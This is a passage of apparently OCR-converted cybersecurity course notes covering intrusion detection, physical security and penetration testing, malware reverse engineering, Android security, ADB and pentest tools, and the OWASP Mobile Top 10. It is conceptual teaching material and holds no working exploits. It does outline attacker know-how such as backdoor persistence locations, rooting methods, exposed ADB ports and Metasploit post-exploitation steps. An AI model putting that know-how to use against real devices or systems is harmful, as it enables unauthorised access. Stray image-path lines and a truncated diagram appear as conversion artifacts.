- Purpose: Detect, study attacks, divert attackers

Firewalls

Type	Function
Packet filtering	Allow/block traffic based on rules
Stateful	Tracks sessions & makes dynamic decisions
Application-layer	Deep packet inspection, URL/content filtering

---

7. Real-World Attack Scenarios

- **Mirai Botnet:** IoT devices exploited for massive DDoS
- **Stuxnet:** Industrial backdoor malware
- **Linux server compromise via weak SSH keys**

---

8. Detection Techniques

- Network monitoring: NetFlow, SNMP
- Log analysis: syslog, NAGIOS, SIEM
- Signature & anomaly detection in IDS
- Honeypot alerts for reconnaissance

---

9. Prevention & Mitigation Strategies

- **Backdoors:** Firmware/OS integrity checks, patching, restricted access
- **DDoS:** Traffic shaping, anti-DDoS services, redundant servers
- **Biometric spoofing:** Liveness detection, multi-factor

- **Linux security:** Hardening, sudo restrictions, auditing
- **IDS/Honeypot/Firewall:** Combined layered defense

---

10. Comparison Table

Feature	IDS	IPS	Firewall	Honeypot
Function	Detect	Detect + Block	Traffic control	Deception/Detection
Placement	Host/Network	Host/Network	Perimeter	Network/Host
Active Defense	No	Yes	Yes	Yes (indirect)
Limitations	False positives	False positives, latency	Cannot detect attacks inside allowed traffic	Risk if compromised

---

11. ASCII Diagrams

Botnet DDoS

```
[Bot1] \
[Bot2]  \--> [C&C Server] --> [Target Web Server]
[Bot3] /
```

IDS & Honeypot Workflow

```
[Network Traffic] --> [Firewall] --> [IDS/NIDS] --> [Alerts]
                                          \
                                           --> [Honeypot] --> [Logs/Analysis]
```

Linux Backdoor Persistence

```
[Backdoor Script] --> /etc/cron.d/malicious
                  --> /etc/init.d/malicious_service
                  --> Hidden user account
```

---

12. Exam-Oriented Key Points

- **Backdoors**: Hidden access, detection via integrity monitoring
- **DDoS**: Botnet-based, multi-vector
- **Biometric Spoofing**: Liveness checks essential
- **Linux attacks**: Misconfigurations, privilege escalation
- **IDS vs IPS**: Detection vs prevention
- **Honeypots**: Low vs High interaction, research & diversion

---

13. Interview Questions

1. **What is a hardware backdoor?**
    - Malicious circuit/chip embedded in devices to bypass security.
2. **How does a botnet-based DDoS work?**
    - Multiple infected systems coordinated by a C&C server to flood target services.
3. **Explain biometric spoofing countermeasures.**
    - Liveness detection, multi-factor authentication, secure sensors.
4. **How can Linux backdoors persist?**
    - Startup scripts, cron jobs, malicious services, hidden accounts.
5. **Difference between IDS and IPS?**
    - IDS: Detects and alerts
    - IPS: Detects, alerts, and actively blocks malicious activity

---

LAB ASSIGNMENTS (ETHICAL)

Lab-1: Intrusion Detection and Prevention

- Install **NAGIOS** and **SNORT**
- Configure alerts for suspicious activity
- Analyze logs and detection efficacy

Lab-2: DMZ Implementation

- Design and implement a **test DMZ**
- Place web/email servers in DMZ
- Analyze traffic and security flow

Lab-3: Linux Security & Backdoor Analysis

- Audit Linux system for cron jobs, startup scripts
- Identify backdoor indicators
-

SESSION-19: Physical Security and Penetration Testing

---

1. Physical Security

Definition & Core Concept

- **Physical security**: Measures designed to **protect physical assets, infrastructure, personnel, and information systems** from unauthorized access, theft, sabotage, and natural hazards.
- Integrates with **cybersecurity** to ensure holistic protection.
- **Key focus:** Prevention, detection, and response to physical threats.

Importance in Cybersecurity Posture

- Prevents **unauthorized access to servers, network devices, and storage media**.
- Mitigates risk of **data breaches through physical compromise**.
- Protects **critical infrastructure**, ensuring business continuity.
- Supports **Compliance** (ISO 27001, NIST 800-53, PCI-DSS).

Security Objectives Affected

CIA Component	Physical Security Impact
Confidentiality	Prevents data theft via physical access (e.g., stealing servers or storage media)
Integrity	Avoids tampering with hardware, firmware, or network devices
Availability	Protects critical systems from sabotage, environmental hazards, or theft

---

2. Overview of Physical Security

Purpose and Scope

- **Purpose:** Protect assets, personnel, and operations from intentional or accidental harm.
- **Scope:** Includes **facilities, data centers, server rooms, network closets, and endpoint devices**.

Components

1. **Perimeter Security**
    - Fences, gates, barriers
    - Vehicle access control, bollards
    - Anti-tailgating measures

2. **Access Control Systems**
    - Keycards, biometric readers, PIN codes
    - Visitor logs and escort policies
    - Multi-factor access for high-security areas
3. **Surveillance**
    - CCTV cameras (indoor & outdoor)
    - Motion sensors, infrared detection
    - Centralized monitoring and alarm integration
4. **Environmental Controls**
    - Fire detection & suppression
    - Flood detection & waterproofing
    - Temperature & humidity control
    - Uninterruptible power supply (UPS)

---

3. Need for Physical Security

- Protect **personnel** from harm (employees, visitors)
- Protect **data & information systems** from unauthorized access, tampering, or theft
- Prevent **equipment and infrastructure loss**
- Comply with **legal & regulatory requirements**
- Ensure **business continuity** in case of disasters

---

4. Factors Affecting Physical Security

Factor Type	Examples & Explanation
Environmental	Fire, flood, earthquake, storms; requires disaster preparedness & redundancy
Human	Insider threats, unauthorized visitors, tailgating; mitigated via policies and access control
Technical	Weak locks, outdated surveillance cameras, insecure server racks
Organizational	Lack of training, poor security culture, no emergency protocols

---

5. Penetration Testing Methodologies

Definition

- **Penetration testing (pentesting):** Ethical evaluation of security by simulating attacks on systems (physical & cyber).

Core Phases

1. **Reconnaissance (Footprinting & Social Engineering)**
    - Identify entry points, access protocols, and personnel weaknesses.
    - Examples: Dumpster diving, tailgating, phishing simulation.
2. **Scanning & Enumeration**
    - Map network & physical layouts.
    - Identify open ports, vulnerabilities, and weak points.
3. **Exploitation**
    - Attempt controlled breaches in lab/test environments.
    - Test physical access, server rack locks, or workstation security.
4. **Post-Exploitation & Reporting**
    - Document findings: severity, affected assets, suggested mitigations.
    - Integrate results into **risk management and incident response** plans.

Integration with Ethical Hacking Principles

- Follow **legal, organizational, and safety guidelines**.
- Avoid unauthorized or real-world attacks.
- Focus on **controlled lab environments or simulations**.

---

6. Real-World Conceptual Case Studies

- **Case 1:** Unauthorized physical access to data center → theft of servers → potential data breach.
- **Case 2:** Insider threat: employee tampers with UPS & HVAC systems → server downtime.
- **Case 3:** Tailgating attack in corporate office → access to sensitive lab → compromise simulation.

---

7. Detection Techniques for Physical Breaches

- Surveillance cameras & motion sensors
- Alarm systems on doors & windows
- Access logs from keycards, biometrics, or PIN systems
- Regular audits & patrols

---

8. Prevention and Mitigation Strategies

- **Perimeter:** Fencing, gates, controlled entry
- **Access control:** Keycards, biometrics, dual-authentication
- **Surveillance:** CCTV, intrusion detection alarms
- **Environmental:** Fire suppression, flood sensors, UPS
- **Policies:** Security training, emergency procedures, insider threat programs

---

9. Comparison: Physical vs Cyber Security Controls

Aspect	Physical Security	Cyber Security
Focus	Assets, personnel, infrastructure	Data, networks, software
Threats	Theft, sabotage, natural disasters	Malware, hacking, phishing
Controls	Access control, surveillance, barriers	Firewalls, IDS/IPS, encryption
Detection	CCTV, motion sensors, guards	SIEM, logs, anomaly detection
Mitigation	Physical locks, alarms, backup power	Patch management, anti-malware, MFA

---

10. Advantages and Limitations

Advantages

- Prevents unauthorized physical access
- Protects critical infrastructure
- Supports compliance & business continuity


Limitations

- Can be bypassed (insider threats, social engineering)
- High cost for deployment and maintenance
- Limited coverage for all threats without integration with cyber defenses

---

11. ASCII Diagrams

Physical Security Layers



```
| Environmental Controls  | <- Fire, Flood, HVAC
+-------------------------+
| Data & IT Systems       | <- Servers, Networking
+-------------------------+
```

Penetration Testing Workflow

```
[Reconnaissance]
       |
       v
[Scanning & Enumeration]
       |
       v
[Exploitation] --> [Controlled Lab / Test System]
       |
       v
[Post-Exploitation & Reporting]
```

---

12. Exam-Oriented Key Points

- Physical security complements cyber defenses.
- Factors affecting security: Environmental, Human, Technical, Organizational.
- Penetration testing includes **reconnaissance, scanning, exploitation, post-exploitation**.
- Access control, surveillance, and environmental safeguards are critical.
- Integration of physical and cyber security ensures **holistic protection**.

---

13. Interview Questions

1. **Why is physical security important for cybersecurity?**
   - Unauthorized physical access can lead to theft of servers, data, or sabotage, compromising CIA triad.
2. **Name key components of physical security.**
   - Perimeter, access control, surveillance, environmental controls.
3. **What are common factors affecting physical security?**
   - Environmental (fire, flood), human (insiders), technical (surveillance), organizational (policies, culture).
4. **Explain penetration testing methodology.**
   - Reconnaissance → Scanning → Exploitation → Post-exploitation → Reporting.
5. **How do you detect physical breaches?**
   - CCTV, alarm sensors, access logs, security patrols, audits.

---

14. LAB ASSIGNMENT (Ethical & Controlled)

Lab-1: Penetration Testing Using Metasploit Framework

- Set up **isolated lab environment**.
- Use **Metasploit auxiliary modules** for reconnaissance.
- Exploit vulnerable test services (simulated).
- Perform **post-exploitation**: escalate privileges, capture test data.
- Document findings, recommend mitigation.
- Evaluate integration of physical/cyber security objectives.

---

15. Practical Notes

- Use **ASCII diagrams** to visualize security layers & workflows.
- Compare physical security controls in **tables** for effectiveness.
- Conceptually explain tool outputs and attack logic.
- Focus on **ethical understanding and mitigation strategies**.

SESSION-20: MALWARE REVERSE ENGINEERING

==========

1. Introduction to Malware Reverse Engineering

Definition & Core Concept

- **Malware Reverse Engineering (MRE)** is the process of **analyzing malicious software** to understand:
  - How it works internally
  - What damage it causes
  - How it propagates
  - How to detect, mitigate, and remove it
- It combines:
  - **Malware analysis**
  - **Reverse engineering**
  - **Threat intelligence**
  - **Incident response**

Purpose of Malware Reverse Engineering

- Identify **malware behavior**
- Extract **Indicators of Compromise (IOCs)**
- Develop **detection signatures**
- Understand **attacker techniques**

- Improve **defensive security posture**

---

2. Purpose and Motivation Behind Malware Development

Attacker Motivations

Motivation	Explanation
Financial	Ransomware, banking Trojans, crypto-miners
Espionage	Nation-state APTs stealing secrets
Control	Botnets, backdoors
Sabotage	Destructive malware
Ideological	Hacktivism
Experimentation	Proof-of-concept malware

---


3. Security Objectives Affected (CIA Triad)


Objective	Malware Impact
Confidentiality	Data theft, spying, keylogging
Integrity	File modification, system tampering
Availability	Ransomware, DDoS, system crashes

---

4. Malware Lifecycle

Malware Lifecycle Stages





Lifecycle Explanation

1. **Infection** – Initial entry (phishing, exploit, USB)
2. **Execution** – Malware runs on target system
3. **Persistence** – Ensures survival after reboot
4. **Propagation** – Spreads to other systems
5. **C2 Communication** – Connects to attacker
6. **Payload Execution** – Data theft, encryption, destruction

---

5. Types of Malware

Malware Type	Description
Virus	Attaches to files and replicates
Worm	Self-propagates without user action
Trojan	Disguised as legitimate software
Ransomware	Encrypts data for ransom
Spyware	Steals user information
Adware	Displays unwanted advertisements
Rootkit	Hides malware presence
Keylogger	Records keystrokes
Botnet	Network of compromised systems

---

6. Malicious Code Families

6.1 File-Based Malware

- Stored as executable files
- Example: `.exe`, `.dll`, `.docm`

6.2 Fileless Malware

- Lives in **memory**
- Uses PowerShell, WMI, registry
- Harder to detect

6.3 Polymorphic Malware

- Changes encryption/signature
- Same logic, different appearance

6.4 Metamorphic Malware

- Rewrites its own code
- Completely different structure

6.5 Logic Bombs

- Triggered by specific conditions
- Time-based or event-based

---

7. Latest Trends in Malware

7.1 Fileless & Memory-Resident Malware

- No disk artifacts
- Uses legitimate system tools (LOLBins)

7.2 Ransomware-as-a-Service (RaaS)

- Malware sold as a service
- Affiliates share profits

7.3 Advanced Persistent Threats (APTs)

- Long-term, stealthy campaigns
- State-sponsored attacks

7.4 AI-Assisted Malware

- Evades detection
- Adaptive behavior

7.5 Cloud, IoT & Mobile Malware

- Targets containers, APIs, sensors, smartphones

---

8. Malware Analysis Techniques

8.1 Static Malware Analysis

- No execution required
- File inspection only

Activities

- Hashing (MD5, SHA256)
- Strings analysis
- PE header analysis
- Packer detection

8.2 Dynamic Malware Analysis

- Execute malware in sandbox
- Observe real behavior

Monitors

- File changes
- Registry changes
- Process creation
- Network connections

8.3 Behavioral Analysis

- Focus on actions, not code
- Detects unknown malware

8.4 Memory Analysis

- RAM inspection
- Detects fileless malware

8.5 Network Traffic Analysis

- C2 traffic

- DNS anomalies
- Suspicious IPs

---

9. Reverse Engineering Concepts

Disassembly vs Decompilation

Aspect	Disassembly	Decompilation
Output	Assembly code	High-level code
Accuracy	Exact	Approximate
Difficulty	High	Medium

Packers & Obfuscation

- UPX, custom packers
- Encrypted payloads

Anti-Debugging & Anti-VM

- Detects debuggers
- Checks VM artifacts
- Delays execution

---

10. Tools Used in Malware Analysis (Conceptual)

Static Analysis Tools

- File viewers
- Hash calculators
- String extractors

Dynamic Analysis Tools

- Sandboxes
- Process monitors
- Registry monitors

Debuggers & Sandboxes

- Step-by-step execution
- API call tracing

---

11. Indicators of Compromise (IOCs)

- File hashes
- Malicious IP addresses
- Suspicious domains
- Registry keys
- Unusual processes

---

12. Malware Detection Techniques

Technique	Description
Signature-based	Known malware patterns
Heuristic-based	Rule-based detection
Behavioral-based	Detects abnormal actions

---

13. Malware Mitigation & Removal Strategies

- Isolate infected systems
- Kill malicious processes
- Remove persistence mechanisms
- Patch vulnerabilities
- Update signatures
- Restore from clean backups

---

14. Real-World Malware Incidents (Conceptual)

- **WannaCry** – Ransomware worm
- **Stuxnet** – Industrial sabotage
- **Emotet** – Banking Trojan turned loader
- **SolarWinds** – Supply-chain APT

---

15. Advantages & Limitations of Malware Analysis

Advantages

- Deep understanding of threats
- Better detection rules
- Improved incident response

Limitations

- Time-consuming
- Requires expert skills
- Anti-analysis techniques hinder study

---

16. Exam-Oriented Key Points

- Malware lifecycle stages
- Static vs Dynamic analysis
- Fileless malware risks
- Polymorphism vs Metamorphism
- Reverse engineering tools
- IOC importance

---

17. Interview Questions with Answers

Q1. What is malware reverse engineering?
A: It is the process of analyzing malicious software to understand its behavior, structure, and impact for detection and mitigation.

Q2. Difference between static and dynamic analysis?
A: Static analysis examines malware without execution; dynamic analysis observes behavior during execution.

Q3. What is fileless malware?
A: Malware that resides in memory and uses legitimate system tools.

Q4. Why are packers used?
A: To evade detection and hide malicious code.

Q5. What are IOCs?
A: Artifacts indicating compromise, such as hashes, IPs, domains.

LAB ASSIGNMENTS (ETHICAL & ISOLATED)

Lab-1: Static Malware Analysis

- Identify file type
- Compute hashes
- Extract strings
- Detect packers

Lab-2: Dynamic Malware Analysis

- Execute in VM/sandbox
- Monitor system & network activity
- Observe persistence behavior

Lab-3: Basic Malware Reverse Engineering

- Use debugger conceptually
- Identify payload & persistence
- Document behavior & mitigation

Malware Analysis Workflow (ASCII Diagram)

```
[ Sample ]
     |
     v
[ Static Analysis ]
     |
     v
[ Dynamic Analysis ]
     |
     v
[ Reverse Engineering ]
     |
     v
[ IOCs & Mitigation ]
```

SESSION-21: Mobile Security – Android Fundamentals

1. Introduction to Android Architecture

1.1 Definition and Core Concept

- **Android Architecture** is a **layered software stack** designed to support:
  - Mobile applications
  - Hardware abstraction
  - Security isolation
  - Resource management
- Built on **Linux Kernel**, optimized for **mobile devices**

1.2 Purpose and Need in Mobile OS

- Enables:
  - Application isolation
  - Secure execution environment
  - Hardware portability
  - Power and memory efficiency
- Supports **millions of third-party apps** securely on a single device

---

2. Android Architecture (Layered Model)

2.1 Android Layered Architecture Diagram

```
+-----------------------------------------------+
|            Applications Layer                 |
| (System Apps, User Apps, Third-party Apps)    |
+-----------------------------------------------+
|        Application Framework                  |
| Activity Manager | Content Providers |        |
| View System | Package Manager |               |
+-----------------------------------------------+
|        Android Runtime (ART)                  |
| Core Libraries | Runtime Execution            |
+-----------------------------------------------+
|        Native Libraries                       |
| OpenGL | SQLite | SSL | Media Framework       |
+-----------------------------------------------+
|        Linux Kernel                           |
| Process Mgmt | Memory | Drivers | Security    |
+-----------------------------------------------+
```

2.2 Layer-wise Explanation

A. Application Layer

- Contains:
  - System apps (Phone, Settings)
  - User-installed apps
- Apps run in **separate sandboxes**

B. Application Framework

- Provides APIs for:
  - Activity lifecycle
  - Resource management
  - Notifications
  - Inter-process communication (IPC)

Key Services:

- Activity Manager
- Package Manager
- Window Manager
- Location Manager

C. Android Runtime (ART)

- Executes application bytecode
- Uses **Ahead-of-Time (AOT)** compilation
- Replaces Dalvik

D. Native Libraries

- Written in C/C++
- Provide:
  - Graphics
  - Database
  - Security (SSL)
  - Multimedia

E. Linux Kernel

- Core OS layer
- Provides:
  - Process isolation
  - Device drivers
  - SELinux enforcement

- Memory management

---

3. Android File Structure

3.1 Purpose of Android File System

- Organizes:
  - OS components
  - App data
  - User files
- Enforces **permissions and ownership**

3.2 Important Android Directories

Directory	Purpose	Security Aspect
/system	OS binaries, frameworks	Read-only
/data	App data & databases	App sandboxed
/cache	Temporary files	Cleared on reboot
/vendor	Hardware-specific files	OEM controlled
/sdcard	User data	Less restricted

3.3 Permissions and Ownership

- Linux-based permissions:
  - Owner
  - Group
  - Others
- Apps have unique **UIDs**

---

4. Android Build Process

4.1 Definition

- Process of converting **source code** into an **installable APK**

4.2 Build Process Flow (ASCII Diagram)

```
Source Code (Java/Kotlin/XML)
           |
           v
      Compilation
           |
           v
      DEX Conversion
           |
           v
     Resource Packaging
           |
           v
     APK Generation
           |
           v
     APK Signing
```

4.3 Build Components

- Android SDK
- Gradle build system
- AAPT (Android Asset Packaging Tool)
- APK Signer

4.4 Signing and Packaging

- Every APK **must be signed**
- Prevents unauthorized modification
- Signature used for:
    - App updates
    - Permission sharing

---

5. Android Application Fundamentals

5.1 APK Structure

```
APK File
 ├── AndroidManifest.xml
 ├── classes.dex
 ├── res/
 ├── assets/
 ├── lib/
 └── META-INF/
```

5.2 Core Application Components

Component	Function
Activity	UI screen
Service	Background processing
Broadcast Receiver	Event handling
Content Provider	Data sharing

5.3 Intents

- Messaging mechanism
- Explicit vs Implicit intents
- Major attack surface if misconfigured

5.4 Permissions

- Declared in Manifest
- Runtime permissions (Android 6+)

---

6. Android Security Model

6.1 Application Sandboxing

- Each app runs:
  - In its own process
  - With a unique UID
- Prevents unauthorized access

6.2 Permission Model

- Normal, Dangerous, Signature permissions
- User consent required for sensitive access

6.3 UID and Process Isolation

- Linux kernel enforces isolation
- Prevents data leakage between apps

6.4 SELinux Enforcement

- Mandatory Access Control (MAC)
- Enforces strict policies
- Limits damage from compromised apps

6.5 Verified Boot

- Ensures device integrity at startup
- Prevents boot-level malware

---

7. Device Rooting

7.1 Definition

- Rooting = Gaining **superuser (root)** access on Android

7.2 Purpose (User Perspective)

- Custom ROMs
- Advanced system control
- Removing bloatware

7.3 Rooting Methods

Method	Description
Bootloader Unlock	OEM-supported
Exploit-based	Kernel or system vulnerability
Custom Recovery	Flashing modified images

7.4 Security Risks of Rooting

- Breaks sandboxing
- Malware gains full control
- Banking & DRM apps compromised

7.5 Root Detection and Prevention

- SafetyNet
- Root detection APIs
- Integrity checks

---

8. Security Objectives Affected (CIA Triad)

Objective	Android Security Impact
Confidentiality	App isolation, encryption
Integrity	Verified Boot, signing
Availability	Resource control, sandboxing

---

9. Common Android Vulnerabilities & Misconfigurations

- Insecure permissions
- Exported components
- Hardcoded credentials
- Insecure storage
- Weak cryptography

---

10. Real-World Attack Scenarios (Conceptual)

- Malicious app abusing permissions
- Rooted phone targeted by spyware
- Intent hijacking
- Data leakage via insecure storage

---

11. Detection Techniques & Security Monitoring

- Google Play Protect
- Behavior-based detection
- Runtime permission monitoring
- Integrity checks

---

12. Prevention and Mitigation Strategies

- Least privilege principle
- Secure coding practices
- Avoid rooting
- Regular updates
- App vetting

---

13. Comparison

Rooted vs Non-Rooted Device

Aspect	Rooted	Non-Rooted
Security	Weak	Strong
Control	High	Limited
Malware Risk	High	Low

Android vs Desktop OS Security

Feature	Android	Desktop
Sandboxing	Strong	Weak
Permissions	Granular	Coarse
App Isolation	Default	Optional

---

14. Advantages & Limitations of Android Security

Advantages

- Strong sandboxing
- SELinux enforcement
- Verified boot

Limitations

- User permission misuse
- Fragmentation
- Root exploitation

---

15. Exam-Oriented Key Points

- Android layered architecture
- APK structure
- Permission model
- Sandboxing & UID isolation
- Rooting risks

- SELinux role

---

16. Interview Questions with Answers

Q1. What is Android sandboxing?
A: It isolates apps using unique UIDs and processes.

Q2. Why is APK signing important?
A: Ensures integrity and authenticity.

Q3. What security risk does rooting introduce?
A: Removes system-level access controls.

Q4. Role of SELinux in Android?
A: Enforces mandatory access control.

Q5. Difference between Activity and Service?
A: Activity has UI; Service runs in background.

LAB ASSIGNMENT

Lab-1: Android Emulator Setup

Steps (Conceptual)

1. Install Android Studio
2. Configure SDK
3. Create AVD
4. Run emulator
5. Explore:
    - File system
    - App installation
    - Permissions

Learning Outcome

- Understand Android runtime
- Explore file structure
- Observe security controls

SESSION-22: Android Debug Bridge & Penetration Testing Tools

1. Introduction to Android Debug Bridge (ADB)

1.1 Definition and Core Concept

- **Android Debug Bridge (ADB)** is a **command-line interface tool** provided by Android SDK.
- It enables **communication between a development/test system and an Android device**.
- Works as a **bridge** between:
    - Developer machine
    - Android emulator or physical device

1.2 Why ADB is Important

- Used for:
    - App development and debugging
    - Device management
    - Log analysis
    - **Android security testing and penetration testing**

---

2. Purpose and Need of ADB in Android Security Testing

2.1 Purpose

- Provides **low-level access** to Android OS
- Enables:
    - App installation/removal
    - Log inspection
    - File system interaction
    - Command execution

2.2 Need in Security Testing

- Helps security testers:
    - Inspect app behavior
    - Analyze logs for sensitive data
    - Identify insecure permissions


- Test debuggable configurations
- Examine exposed attack surfaces

---

3. Android Debug Bridge (ADB) – Architecture and Working

3.1 ADB Architecture Overview

ADB follows a **client–server–daemon architecture**.



3.2 ADB Components Explained

A. ADB Client

- Runs on tester's machine
- Accepts commands:
  - `adb devices`
  - `adb shell`
  - `adb install`
- Sends commands to ADB server

B. ADB Server

- Background process on host machine
- Manages:
  - Client requests
  - Multiple devices

- Listens on **TCP port 5037**

C. ADB Daemon (adbd)

- Runs on Android device/emulator
- Executes commands with device permissions
- Acts as entry point to device OS

3.3 ADB Communication Modes

A. ADB over USB

- Default and safer method
- Requires USB debugging enabled

B. ADB over TCP/IP

- Uses Wi-Fi
- High risk if misconfigured
- Common port: **5555**

---

4. Common ADB Commands

4.1 Device Management Commands

Command	Purpose
`adb devices`	List connected devices
`adb start-server`	Start ADB service
`adb kill-server`	Stop ADB service
`adb reboot`	Reboot device

4.2 File Transfer Commands

Command	Function
`adb push <src> <dest>`	Upload file to device
`adb pull <src> <dest>`	Download file from device

Security relevance:

- Sensitive files may be extracted if permissions are weak.

4.3 App Installation and Debugging

Command	Description
`adb install app.apk`	Install application
`adb uninstall package`	Remove application
`adb shell pm list packages`	List installed apps

4.4 Shell Access

```
adb shell
```

- Provides Linux shell access
- Used to:
  - Inspect processes
  - Check permissions
  - Analyze system state

4.5 Logcat (Log Analysis)

```
adb logcat
```

- Displays system and app logs
- Used to detect:
  - Debug logs
  - API keys
  - Credentials
  - Crash traces

---

5. Security Risks of ADB

5.1 Unauthorized Access

- If USB debugging enabled:
  - Anyone with physical access may gain control

5.2 Debuggable Applications

- Apps with `android:debuggable="true"`
- Allow:
  - Runtime inspection
  - Code manipulation
  - Sensitive data exposure

5.3 ADB over Network Risks

- Exposed ADB ports can allow:
  - Remote shell access
  - Malware installation
  - Data theft

---

6. Android Penetration Testing Tools

6.1 Static Analysis Tools

Used to analyze APK without execution.

Tool	Purpose
JADX	Decompile APK
APKTool	Decode resources
MobSF (Static)	Automated analysis
Androguard	Code analysis

6.2 Dynamic Analysis Tools

Analyze runtime behavior.

Tool	Purpose
Frida	Runtime hooking
Drozer	App security testing
Objection	Runtime inspection
MobSF (Dynamic)	Behavioral analysis

6.3 Network & Traffic Analysis Tools

Tool	Use
Wireshark	Packet capture
Burp Suite	MITM traffic analysis
mitmproxy	HTTPS interception

6.4 Android Security Testing Frameworks

Framework	Function
MobSF	End-to-end testing
Drozer	Component exploitation
Frida	Dynamic instrumentation

---

7. Attack Surface Exposed Through Debugging Interfaces

- Enabled debugging increases:
  - App introspection
  - Command execution
  - Data leakage risks

Common Attack Vectors:

- Debug logs
- Exposed activities
- Insecure intents
- Weak permissions

---

8. Security Objectives Affected (CIA Triad)

Objective	Impact
Confidentiality	Log leaks, file access
Integrity	App manipulation
Availability	App/system crashes

---

9. Detection Techniques for ADB Misuse

- Monitor:
  - USB debugging status
  - Unknown device authorizations
- Logs:
  - `adbd` activity
- Security tools:
  - Mobile EDR
  - Google Play Protect

---

10. Prevention and Mitigation Strategies

- Disable USB debugging in production
- Use:
  - Device encryption
  - Strong lock screen
- Avoid debuggable apps
- Restrict ADB over network
- Enforce MDM policies

---

11. Comparison

ADB Enabled vs Disabled

Feature	Enabled	Disabled
Debugging	Yes	No
Attack Surface	High	Low
Security	Weaker	Stronger

Emulator vs Physical Device Testing

Aspect	Emulator	Physical Device
Hardware realism	Low	High
Root access	Easy	Restricted
Malware behavior	Limited	Realistic

---

12. Advantages & Limitations of Android Pentesting Tools

Advantages

- Deep visibility
- Automation support
- Runtime inspection

Limitations

- False positives
- Emulator detection by malware
- Rooting dependency

---

13. Exam-Oriented Key Points

- ADB architecture (Client–Server–Daemon)
- Security risks of USB debugging
- Static vs Dynamic analysis tools
- Logcat importance
- Debuggable app risks

---

14. Interview Questions with Answers

Q1. What is ADB and why is it risky?
ADB enables device control; if exposed, attackers can gain shell access.

Q2. Difference between static and dynamic analysis?
Static analyzes code without execution; dynamic analyzes runtime behavior.

Q3. What is adbd?
ADB daemon running on Android device.

Q4. Why is ADB over TCP dangerous?
It allows remote unauthorized access.

Q5. Name popular Android pentesting tools.
MobSF, Frida, Drozer, Burp Suite.

SESSION-23: OWASP Top 10 Mobile & Android App Attacks

1. Definition and Core Concept

Mobile Application Security

- Mobile application security focuses on protecting:
  - Application logic
  - User data
  - Backend communications
  - Device resources
- Android apps operate in **hostile environments**:
  - User-controlled devices
  - Untrusted networks
  - Easily reversible binaries (APK)

OWASP Mobile Top 10

- A globally recognized list of the **most critical mobile app security risks**
- Developed by **OWASP (Open Web Application Security Project)**
- Focuses on:
  - Mobile-specific threats
  - Client-side vulnerabilities
  - Platform misuse

---

2. Overview of OWASP Mobile Top 10

Purpose

- Identify common mobile vulnerabilities
- Provide:
  - Awareness
  - Risk prioritization
  - Secure development guidance

Scope

- Android and iOS applications
- Covers:
  - App code
  - Data storage

    - Communication
    - Platform APIs
    - Reverse engineering risks

---

3. OWASP Mobile Top 10 Vulnerabilities – Detailed Explanation

M1: Insecure Data Storage

Definition

- Sensitive data stored insecurely on the device

Examples

- Plaintext storage in:
    - SharedPreferences
    - SQLite
    - External storage

Impact

- Credential theft
- Privacy violations

Mitigation

- Use Android Keystore
- Encrypt sensitive data

M2: Weak Authentication

Definition

- Poor authentication mechanisms

Examples

- No MFA
- Hardcoded credentials
- Weak PINs

Impact

- Account takeover

Mitigation

- Strong authentication flows
- Server-side validation

M3: Insufficient Cryptography

Definition

- Incorrect or weak cryptographic implementation

Examples

- MD5, SHA-1
- Hardcoded encryption keys

Impact

- Data compromise

Mitigation

- Use AES-256, RSA-2048
- Secure key management

M4: Insecure Communication

Definition

- Data transmitted without proper protection

Examples

- HTTP instead of HTTPS
- SSL pinning disabled

Impact

- Man-in-the-Middle (MITM) attacks

Mitigation

- TLS enforcement
- Certificate pinning

M5: Insecure Authorization

Definition

- Lack of proper access control

Examples

- Client-side authorization checks

Impact

- Privilege escalation

Mitigation

- Server-side access control

M6: Client-Side Injection

Definition

- Injection attacks at the client layer

Examples

- JavaScript injection in WebViews
- SQL injection in local DB

Impact

- App manipulation

Mitigation

- Input validation
- Secure WebView configuration

M7: Improper Platform Usage

Definition

- Misuse of Android APIs or permissions

Examples

- Exported components
- Dangerous permissions misuse

Impact

- Unauthorized access

Mitigation

- Least privilege principle

M8: Code Tampering

Definition

- Modification of application code after deployment

Examples

- APK modification
- Smali code editing

Impact

- Malicious functionality injection

Mitigation

- Integrity checks
- Code signing validation

M9: Reverse Engineering

Definition

- Analyzing APK to understand logic

Techniques

- Decompilation
- Debugging
- Hooking

Impact

- IP theft
- Logic abuse

Mitigation

- Code obfuscation
- Anti-debugging

M10: Extraneous Functionality

Definition

- Hidden or leftover features in production builds

Examples

- Debug endpoints
- Admin backdoors

Impact

- Unauthorized access

Mitigation

- Remove test code
- Secure build pipelines

---

4. Attacks on Android Applications

4.1 Reverse Engineering Attacks

- APK decompilation
- Logic analysis
- Secret extraction

4.2 Smishing and Phishing Attacks

- SMS-based attacks
- Fake app links
- Credential harvesting

4.3 Repackaging Attacks

- Attacker modifies APK
- Adds malicious payload
- Redistributes app

```
